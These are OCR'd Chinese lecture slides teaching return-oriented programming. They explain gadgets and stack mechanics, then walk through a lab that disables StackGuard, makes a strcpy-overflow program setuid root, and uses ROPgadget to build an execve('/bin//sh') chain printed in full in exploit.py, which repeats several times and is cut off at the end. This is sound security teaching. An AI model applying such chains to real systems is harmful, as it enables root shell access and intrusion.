
ROP像对杂志的标题进行拆分重排...

https://www.youtube.com/watch?v=Dd9UtH
alRDs




ROP方法


- 把libc看作以“ret”指令结尾的指令序列的库
- 使用指向这些序列的指针（和数据）填充栈
- 执行这些序列，产生需要的代码行为（图灵完备性）
- 与return to libc比较?



ROP方法

- Gadgets是以ret指令结束的指令序列
- Stack的作用
  - %esp = program counter， eip
  - Gadgets通过ret指令被调用
  - Gadgets通过pop等指令获得arguments






Weird Machine

- **Composition is Weird**
  - Any Complex execution environment is actually many:
    - One intended machine, endless weird machines
  - Exploit is "code" that runs on a "weird instructions"
- **All the work is done by code fragments <u>already present in the trusted code</u>!**
- **"Malicious computation" vs "Malicious code"**

https://www.youtube.com/watch?v=Dd9UtHalRDs

ret 指令

ret ≡ pop eip



Gadgets

gadget 是指任何以ret指令结尾的指令序列


Return instruction has 2 effects:

(1) the instruction searches for the four-byte value at the top of the stack, and set the instruction pointer to the value. (改变EIP)

(2) it increases the stack pointer value by 4. （改变ESP）

使用ret进行指令序列执行

```
add $03, %eax
ret
mov %eax, %ecx
ret
```



ROP 概述

- **使用现有的应用程序中的gadgets构建shellcode**

- **前提:**
  漏洞 + gadgets + 一些没有被随机化的代码

ROP 的步骤


1. 反汇编代码
2. 确定有用的代码序列作为gadgets
3. 把gadgets组装成需要的shellcode

有很多***语义上等价***的方式来实现相同的SHELLCODE效果

等价实现

```
Mem[v2] = v1
```

期望的逻辑



a_1: mov eax, [esp]

a_2: mov ebx, [esp+8]

a_3: mov [ebx], eax

实现 1

Gadgets

`Mem[v2] = v1`

期望的逻辑

假设a3和a5在栈上

Stack
a_5
v_2
a_3
v_1 ← esp

Stack

eax	v_1
ebx	
eip	a_1


a_1: `pop eax;`
a_2: `ret`
a_3: `pop ebx;`
a_4: `ret`
a_5: `mov [ebx], eax`

实现 2

Gadgets

Mem[v2] = v1

期望的逻辑



Stack

eax	v_1
ebx	
eip	a_2


```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

实现 2

Gadgets

`Mem[v2] = v1`

期望的逻辑



Stack

eax	v_1
ebx	v_2
eip	a_3


```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

实现 2

Gadgets

`Mem[v2] = v1`

期望的逻辑



Stack

eax	v_1
ebx	v_2
eip	a_5

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

实现 2

Gadgets

Mem[v2] = v1

期望的逻辑

Stack	
a_5	← esp
v_2	
a_3	
v_1	

Stack

eax	v_1
ebx	v_2
eip	a_5

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

实现 2

等价实现

`Mem[v2] = v1`

期望的逻辑

Stack
a_3
v_2
a_2
v_1 ← esp

等价的语义

"Gadgets"

a_1: `pop eax; ret`

a_2: `pop ebx; ret`

a_3: `mov [ebx], eax`

实现 2

等价实现

```
Mem[v2] = v1
```

期望的逻辑

a_3
v_2
a_2
v_1

Stack

地址无关

a_1: `pop eax; ret`

...

a_3: `mov [ebx], eax`

...

a_2: `pop ebx; ret`

a_1: `pop eax; ret`

a_2: `pop ebx; ret`

a_3: `mov [ebx], eax`

实现 2

写Registers

- **`pop reg` and `ret`**
  - Ex., write to both `eax` and `ebx`

```
pop eax
pop ebx
ret
```

- **`xchg reg, reg` and `ret`**
- **`mov reg, reg` and `ret`**

写Memory

- `mov [reg], reg`
- `mov [reg+xx], reg`

System Call

- **`execve("/bin/sh", NULL, NULL)`**
- **定位 `int 0x80` 指令**
- **将 "`/bin/sh`" 的地址写入stack**
  - `mov [reg], reg`
- **设置 register**
  - `pop reg`
  - `eax = 11, ebx = &"/bin/sh", ecx = 0, edx = 0`

ROP 举例

- **假设没有可利用的system函数：**
  - 1. 编译漏洞程序时静态链接需要的库函数，所以漏洞程序执行时不会去加载动态库。
  - 2. 程序本身没有调用system等系统函数，所以我们也无法找到system等可以完成攻击的系统函数。


```
$ gcc -fno-stack-protector -z noexecstack -static -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=2
```

```
Breakpoint 1, 0x08048f02 in main ()
(gdb) p system
No symbol table is loaded.  Use the "file" command.
(gdb) p execve
No symbol table is loaded.  Use the "file" command.
(gdb) p __libc_start_main
$1 = {<text variable, no debug info>} 0x8048fa0 <__libc_start_main>
(gdb) find 0x8048fa0, +2200000, "/bin/sh"
warning: Unable to access target memory at 0x8110327, halting search.
Pattern not found.
(gdb) 
```

怎么解决以上问题

- 解决办法：使用漏洞程序./stack中的指令片段构造gadget链(用来执行shell)，使返回地址跳转到此gadget链。
- 以ret结尾的指令片段称为gadget，由多个gadget链接而成的执行体称为gadget链。

1. 把组织好的gadget的地址放入漏洞程序的栈中，使返回地址被gadget链的第一个地址覆盖。
2. 漏洞程序函数返回时开始执行gadget链的第一条指令："pop edx; ret"。
3. pop edx把下一条数据"0x080ef060"data段的地址放入edx中，esp=esp+4;
4. ret把0x080c24c6地址赋值给eip开始执行，即开始执行下一条gadget指令片段，esp=esp+4



示例

```c
int vul_func(char *str)
{
    char buffer[12];

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[200];
    FILE *badfile;
    int count = 0;

    badfile = fopen("badfile", "rb");
    count = fread(str, sizeof(char), 200, badfile).
    printf ("Length of badfile:%d\n", count);

    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

缓冲区溢出

函数vul_func()存在缓冲区溢出漏洞

环境设置

保护措施：

- 不可执行栈: 打开;
- StackGuard: 关闭;
- 地址随机化: 打开

```
$ gcc -fno-stack-protector -z noexecstack -static -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=2
```

设置程序文件的owner设置为root，并设置suid 位

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

攻击概述

步骤1：安装ROPgadget

- 自动化生产gadget链的工具

步骤2：使用ROPgadget生产gadget链

- 使用gadget链的第一个gadget的地址覆盖返回地址，执行shell

https://github.com/JonathanSalwan/ROPgadget

安装ROPgadget

- 使用pip安装ROPgadget，首先安装pip

  $ sudo apt-get install python-pip

- 安装ROPgadget的依赖capstone

  $ sudo pip install capstone

- 使用pip安装ROPgadget

  $ sudo pip install ROPgadget

使用ROPgadget生成gadget链

- 运行命令$ ROPgadget --binary ./stack –ropchain

```
- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x8099e1d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x805f9ca pop edx ; ret
        [+] Gadget found: 0x80c24c6 pop eax ; ret
        [+] Gadget found: 0x804e660 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x804e660 xor eax, eax ; ret
        [+] Gadget found: 0x809bc16 inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481ec pop ebx ; ret
        [+] Gadget found: 0x80e6bc2 pop ecx ; ret
        [+] Gadget found: 0x805f9ca pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x8049439 int 0x80
```

使用ROPgadget生成gadget链

```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0805f9ca) # pop edx ; ret
        p += pack('<I', 0x080ef060) # @ .data
        p += pack('<I', 0x080c24c6) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0805f9ca) # pop edx ; ret
        p += pack('<I', 0x080ef064) # @ .data + 4
        p += pack('<I', 0x080c24c6) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0805f9ca) # pop edx ; ret
        p += pack('<I', 0x080ef068) # @ .data + 8
        p += pack('<I', 0x0804e660) # xor eax, eax ; ret
        p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481ec) # pop ebx ; ret
        p += pack('<I', 0x080ef060) # @ .data
        p += pack('<I', 0x080e6bc2) # pop ecx ; ret
        p += pack('<I', 0x080ef068) # @ .data + 8
        p += pack('<I', 0x0805f9ca) # pop edx ; ret
        p += pack('<I', 0x080ef068) # @ .data + 8
        p += pack('<I', 0x0804e660) # xor eax, eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x0809bc16) # inc eax ; ret
        p += pack('<I', 0x08049439) # int 0x80
```

Shellcode 举例

- **Assembly code (machine instructions) for launching a shell.**
- **Goal: Use *`execve("/bin/sh", argv, 0)`* to run shell**
- **Registers used:**

  eax = 0x0000000b (11) : Value of system call execve()

  ebx = address to “/bin/sh”

  ecx = address of the argument array.

  - argv[0] = the address of “/bin/sh”
  - argv[1] = 0 (i.e., no more arguments)

  edx = zero (no environment variables are passed).

  int 0x80: invoke execve()

恶意代码

exploit.py stack.c

```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += 'a' * 24

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef064) # @ .data + 4
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481ec) # pop ebx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080e6bc2) # pop ecx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x08049439) # int 0x80
print p
```

恶意代码

目标是执行: execve ("/bin//sh", NULL, NULL)

call int 0x80时:

eax = 0x0b //运行execve系统调用

ebx = “/bin//sh” //字符串的地址

ecx = 0x0

edx = 0x0

exploit.py stack.c

```python
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += 'a' * 24

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef064) # @ .data + 4
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481ec) # pop ebx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080e6bc2) # pop ecx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x0809bc16) # inc eax ; ret
p += pack('<I', 0x08049439) # int 0x80
print p
```

构造字符串参数

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
pop edx： 存data段的地址到edx中，esp=esp+4
ret： 会pop下一个gadget的地址当做eip指向的地址， esp=esp+4

exploit.py ✖ stack.c ✖

```python
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += 'a' * 24

p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef060) # @ .data
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef064) # @ .data + 4
p += pack('<I', 0x080c24c6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x0805f9ca) # pop edx ; ret
p += pack('<I', 0x080ef068) # @ .data + 8
p += pack('<I', 0x0804e660) # xor eax, eax ; ret
p += pack('<I', 0x08099e1d) # mov dword ptr [edx], eax ;
p += pack('<I', 0x080481ec) # pop ebx ; ret
p += pack('<I', 0x080ef060) # @ .data
